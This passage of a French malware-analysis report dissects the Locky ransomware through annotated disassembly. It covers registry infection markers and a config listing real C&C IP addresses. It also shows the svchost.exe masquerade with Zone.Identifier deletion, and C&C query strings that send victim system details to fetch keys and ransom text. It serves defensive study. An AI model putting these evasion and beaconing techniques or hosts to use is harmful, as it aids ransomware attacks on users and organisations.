Le malware définit un identifiant à chaque victime suivant le GUID du disque contenant le système Windows. Celui-ci lui sert par la suite.

La procédure de génération d'identifiant est détaillée dans la partie IV-1.

9-Recherche des traces d'infection passée

a-Vérification de la validité du marqueur de fin

Le malware récupère la sous-clé, vérifie qu'il contient bien un entier. Si la clé n'existe pas, ne contient rien ou une valeur nulle, le malware s'exécutera. N'importe quelle valeur entière est donc un marqueur qui montre que Locky a déjà infecté le poste.




Illustration 12: Vérification de la validité de la sous-clé completed

b-Vérification de la validité de l'identifiant sauvegardé

Le malware compare la valeur de l'identifiant sauvegardé dans la sous-clé de registre id avec la valeur calculée et sauvegarde le résultat de la

comparaison dans une variable locale.

```
mov     edi, offset stringStrct_idSubkeyValue
lea     eax, [ebp+stringStrct_computedValueIdentifiant]
mov     edx, edi
mov     byte ptr [ebp+var_4], 9
call    compareStringStrct ; Compare id computed and id subkey value
xor     ebx, ebx
cmp     al, bl
push    4
pop     esi
lea     eax, [ebp+nbDataCompleted]
push    eax ; lpcbData
lea     eax, [ebp+dataCompleted]
push    eax ; lpData
push    ebx ; lpType
push    ebx ; int
push    offset aCompleted ; "completed"
push    [ebp+handleLockyKey] ; int
setz    [ebp+isIdSubkeyNotValid] ; 1 if idSubkey.value != valueComputed
                                ; 0 else
```

Illustration 13: Comparaison des identifiants sauvegardés dans la sous-clé de registre et celui calculé

Ensuite si le marqueur de fin est valide, le malware effectue une deuxième vérification d'égalité entre les deux identifiants. Le flux d'exécution contourne toute la charge malicieuse en cas de validité de l'identifiant de la sous-clé.




Illustration 14: Vérification de la validité de la sous-clé id

c-Contournement de la charge utile




Illustration 15: Vérification de la validité de la sous-clé id (Macro)

L'illustration 15 montre que si les clés completed et id sont valides, le flux d'exécution est jusqu'à la fin du programme (Trait rouge partant du carré jaune).

10-Furtivité de l'exécution

Pour améliorer la furtivité, le malware se déplace dans un dossier temporaire sous le nom svchost.exe.

a-Choix de l'activation ou non du déplacement de l'exécutable

La procédure est conditionnée par la configuration du sample. Un champs de la configuration permet de contourner le déplacement de l'exécutable si cette valeur est nulle.




Illustration 16: Contournement du processus de furtivité suivant la configuration

```

004137E0 configuration    T_configuration <3, 7, 1Eh, 0, 0, \
004137E0                                     ; DATA XREF: getPubkey+298↑r
004137E0                                     ; WinMain(x,x,x,x):listIpAdressesEmpty↑r ...
004137E0 '31.41.47.37,188.138.88.184,91.121.97.170,5.34.183.136'>

```


Illustration 17: Configuration de la furtivité

Dans le sample étudié, la configuration désactive le déplacement de l'exécutable.

b-Récupération de l'actuel et du futur emplacements de l'exécutable

En premier, l'emplacement actuel de l'exécutable est récupéré via un simple appel à l'API Windows.

Ensuite, le chemin du futur exécutable est créé en concaténant le chemin du dossier temporaire et la chaîne "svchost.exe".





Illustration 18: Création du chemin de destination

c-Vérification de l'emplacement de l'exécutable

Le malware fait une vérification pour savoir s'il est déjà placé dans le dossier temporaire donc à l'emplacement voulu. Il compare le chemin de l'exécutable et celui du dossier temporaire. La comparaison s'arrête à la longueur du dossier temporaire pour exclure le nom du fichier. Si l'exécutable est déjà dans le bon dossier, la procédure de déplacement

n'est pas activée.



```
mov     eax, esi      ; eax = stringStrctW_tmpPath
lea     ecx, [ebp+stringStrctW_executablePath] ; ecx = stringStrctW_executablePath
call    compareWithoutCase ; Search if executable is in temp directory
test    al, al
jnz     short endMoveExecutable ; If executable have moved yet, jump
```

Illustration 19: Vérification que l'exécutable n'est pas dans le dossier temporaire

d-Copie de l'exécutable


Le fichier exécutable du malware est copié dans le dossier temporaire sous le nom "svchost.exe"

e-Suppression du fichier de zone identifier


Avant le lancement du nouvel exécutable, le malware supprime le fichier zone identifier qui ferai apparaitre un message d'avertissement à l'utilisateur.



```
lea     eax, [ebp+stringStrctW_zoneIdentifierPath]
push    offset aZone_identifie ; ":Zone.Identifier"
push    eax ; int
lea     ebx, [ebp+stringStrctW_tmpPathWithFileName]
call    concatPathAndFileNameW
cmp     [eax+T_strStrctW.spaceReserved], LIMIT_MAX_DATAW_INTERNAL
pop     ecx
pop     ecx
jb      short loc_403D66
```



```
mov     eax, dword ptr [eax+T_strStrct.data]
```



```
loc_403D66: ; eax = stringStrctW_zoneIdentifierPath.data
push     eax
call     ds:DeleteFileW ; Deletion of zone identifier file
```

Illustration 20: Suppression du fichier de zone identifier

f-Lancement du nouvel exécutable

Le fichier exécutable copié, le fichier de zone identifier supprimé, le malware peut se relancer sans éveiller les soupçons de l'utilisateur et se faire passer pour le processus légitime svchost.

g-Arret du processus parent

Si le nouveau processus s'est bien lancé, le processus parent va en fin de programme et laisse la main au fils.




Illustration 21: Arret du processus parent

11-Récupération de la clé publique de chiffrement

a-Vérification de la validité de la clé publique sauvegardée

Pour commencer le malware regarde la présence de données dans la valeur de la clé publique sauvegardée en base de registre. Si cette condition est vérifiée, il effectue une vérification sur la validité de l'identifiant stocké dans la sous clé id. Ainsi il s'assure que ce n'est pas un tiers qui a placé une clé publique de chiffrement maîtrisée.




Illustration 22: Vérification de clé publique sauvegardée

b-Récupération des informations systèmes

Role de la machine

Locky définit le role d'une machine par deux critères: si elle est un serveur et si elle est dans une entreprise.

Role	Serveur/DC	Niveau dans l'entreprise
Poste autonome	0	0
Serveur autonome	1	0
Poste membre d'un AD	0	1
DC de backup	1	1
DC principal	1	2

Illustration 23: Tableau d'encodage des roles de poste infecté

- AC: Active Directory
- DC: Domain Controler

La valeur 1 dans serveur désigne un serveur ou un Domain Controler (Poste dont le fonctionneemnt est souvent très important). Le niveau dans l'entreprise est découpé en trois parties:

- 0: Non rattaché à une entreprise
- 1: Membre d'une entreprise

- 2: Membre vital d'une entreprise

Ces informations sont basées sur la fonction de l'API Windows `DsRoleGetPrimaryDomaininformation`.

Version de Windows

Le malware discrétine chaque version de Windows les numéros majeurs et mineurs de version, le type de produit (Serveur/Desktop) et une fonction propre à une version. Les versions supportées sont:

- Windows 2000
- Windows XP
- Windows 2003
- Windows 2003 R2
- Windows Vista
- Windows Server 2008
- Windows 7
- Windows 2008 R2
- Windows 8
- Windows Server 2012
- Windows 8.1
- Windows Server 2012 R2
- Windows 10
- Windows Server 2016 Technical Preview

Le valeur de la version est ensuite encodé avec le Percent-encoding.

Architecture du processeur

Le malware récupère si le poste infecté à un processeur 32 ou 64 bits. L'information est passé sous le format binaire:

- 0: 32 bits

- 1: 64 bits

Version du Service Pack

Le malware récupère le numéro du Service Pack du système.

Langage de l'utilisateur

Le malware récupère le nom de la langue utilisée par l'interface utilisateur suivant la norme ISO 639.

Identifiant d'affiliation

Une dernière information est récoltée, il s'agit un numéro inscrit dans la configuration du sample. Plus tard envoyé sous le nom de "affid", nous avons supposé qu'il s'agit d'un numéro qui permet de pouvoir différencier les infections de différentes campagne d'attaque. Le nom de numéro d'affiliation a donc été choisi mais aucune preuve de la fonction de cette donnée ne pourra être présentée.

```

push    ds:configuration.affiliationId
lea     eax, [ebp+stringStrct_tmpConfigurationAffiliationId]
push    eax
call    setIntInStringStrct
mov     edi, eax      ; edi = stringStrct_tmpConfigurationAffiliationId
mov     ebx, [ebp+computedValueIdentifier]
lea     eax, [ebp+stringStrct_idUrlParam]
push    offset aId_0  ; "id="
push    eax
mov     byte ptr [ebp+var_4], 5
call    concat        ; stringStrct_idUrlParam =
                        ; "id=X"
push    offset aActGetkeyAffid ; "&act=getkey&affid="
push    eax
lea     eax, [ebp+stringStrct_idActUrlParam]
mov     byte ptr [ebp+var_4], 6
call    concat3        ; stringStrct_idActUrlParam =
                        ; "id=X&act=getkey&affid="
mov     ecx, eax        ; ecx = stringStrct_idActAffidUrlParam
mov     eax, edi        ; eax = stringStrct_tmpConfigurationAffiliationId
lea     edi, [ebp+stringStrct_idActAffidUrlParam]
mov     byte ptr [ebp+var_4], 7
call    concat5        ; stringStrct_idActAffidUrlParam =
                        ; "id=X&act=getkey&affid=X"
push    offset aId_0    ; "id="

```

Illustration 24: Indice sur la dernière information récupérée

c-Génération de la chaine de requête

Le malware génère une chaine qui décrit les différentes informations recueillies. Elle se présente sous le format:

```
id=X&act=getkey&affid=X&lang=X&corp=X&serv=X&os=X&sp=X&x64=X
```

- id: Identifiant de la victime
- act: Action demandé par la requête
- affid: Identifiant d'affiliation
- lang: Nom de la langue de l'utilisateur
- corp: Niveau dans l'entreprise
- serv: 0 ou 1 suivant si c'est un serveur ou non
- os: Version de Windows
- sp: Service Pack de l'OS
- x64: 0 ou 1 suivant si c'est une architecture 64 ou 32 bits

d-Communication avec le C&C

Le malware utilise la procédure de communication avec le C&C (cf partie IV-B) pour lui faire parvenir la chaine de requête et obtenir la clé publique de chiffrement.

12-Sauvegarde de l'identifiant de victime et de la clé publique de chiffrement

Le malware sauvegarde ensuite l'identifiant de victime et de la clé publique de chiffrement dans la base de registre.


```

lea    ecx, [ebp+stringStrct_computedValueIdentifiant]
mov    edx, offset aId ; edx = idSubkeyName
mov    byte ptr [ebp+var_4], 0Dh
call   setRegKeyValue ; Save identifier in id regkey
cmp    [ebp+stringStrct_pubkey.spaceReserved], LIMIT_MIN_DATA_EXTERNAL
mov    eax, dword ptr [ebp+stringStrct_pubkey.data]
jnb    short loc_403D0E

```

```

lea    eax, [ebp+stringStrct_pubkey]

```

```

loc_403D0E:                ; eax stringStrct_pubkey.data
push   [ebp+stringStrct_pubkey.length]
push   eax                 ; lpData
push   REG_BINARY         ; dwType
push   ebx                 ; Reserved
push   offset aPubkey     ; "pubkey"
push   [ebp+handleLockyKey] ; hKey
call   ds:RegSetValueExA

```

Illustration 25: Sauvegarde de l'identifiant de victime et de la clé publique utilisée

13-Récupération du texte de rançon

L'étape suivante est de récupérer le texte de rançon et d'explication sur la procédure de paiement de celle-ci.

a-Vérification de la validité du texte de rançon sauvegardé

Pour commencer le malware regarde la présence de données dans la valeur du texte de rançon sauvegardé en base de registre. Si cette condition est vérifiée, il effectue une vérification sur la validité de l'identifiant stocké dans la sous clé id.




Illustration 26: Vérification du texte de rançon sauvegardé

b-Génération de la chaine de requête

La chaine de requête est cette fois bien plus simple que pour récupérer la clé publique. Elle n'est constitué que de l'identifiant de victime, l'action et la langue demandée:

```
id=X&act=gettext&lang=X
```

```

call    getUserLanguageName ; stringStrct_tmpPathWithFileName2
mov     esi, eax            ; esi = stringStrct_languageName
lea     eax, [ebp+stringStrct_bodyGetPaytext1]
push    offset aId_0       ; "id="
push    eax
mov     ebx, offset stringStrct_idSubkeyValue
mov     byte ptr [ebp+var_4], 0Eh
call    concat              ; eax = "id=X"
pop     ecx
pop     ecx
push    offset aActGettextLang ; "&act=gettext&lang="
push    eax
lea     eax, [ebp+stringStrct_bodyGetPaytext2]
mov     byte ptr [ebp+var_4], 0Fh
call    concat3             ; eax = "id=X&act=gettext&lang="
pop     ecx
pop     ecx
mov     ecx, eax
mov     eax, esi            ; eax = stringStrct_languageName
lea     edi, [ebp+stringStrct_bodyGetPaytext3]
mov     byte ptr [ebp+var_4], 10h
call    concat5             ; eax = "id=X&act=gettext&lang=X"

```

Illustration 27: Génération de la chaîne de requête de récupération du texte de rançon


Le paramètre de la langue permet au malware de fournir un texte compréhensible pour un maximum de victime. Les chances de paiement de rançon en sont maximisées.

c-Communication avec le C&C

Le malware utilise la procédure de communication avec le C&C (cf partie IV-B) pour lui faire parvenir la chaîne de requête et obtenir le texte de rançon.

13-Sauvegarde du texte de rançon

Le malware sauvegarde ensuite le texte de rançon dans la base de registre pour une utilisation future.



```
savePaytext:                ; eax = stringStrct_paytextSubkeyValue.data
push    stringStrct_paytextSubkeyValue.length
push    eax                 ; int
push    REG_BINARY         ; int
push    0                  ; int
push    offset aPaytext    ; "paytext"
push    [ebp+handleLockyKey] ; int
call    ds:RegSetValueExA
```

Illustration 28: Sauvegarde du texte de rançon

14-Enumération des disques accessibles

Le malware recherche tous les disques de données accessibles qu'ils soient locaux, amovibles ou en réseau. Les chemins de ceux-ci sont sauvegardés dans un vecteur.

```
paytextRegistryKeySet:
lea    eax, [ebp+vectorDisk]
push   eax
call   listAllDisk
pop    ecx
mov    byte ptr [ebp+var_4], 13h
mov    esi, [ebp+vectorDisk.begin]
```

Illustration 29: Sauvegarde du texte de rançon

15-Lancement des threads de chiffrement

Ensuite le malware parcourt tous les disques trouvés et lance pour chacun d'eux un thread qui se charge du chiffrement des fichiers.

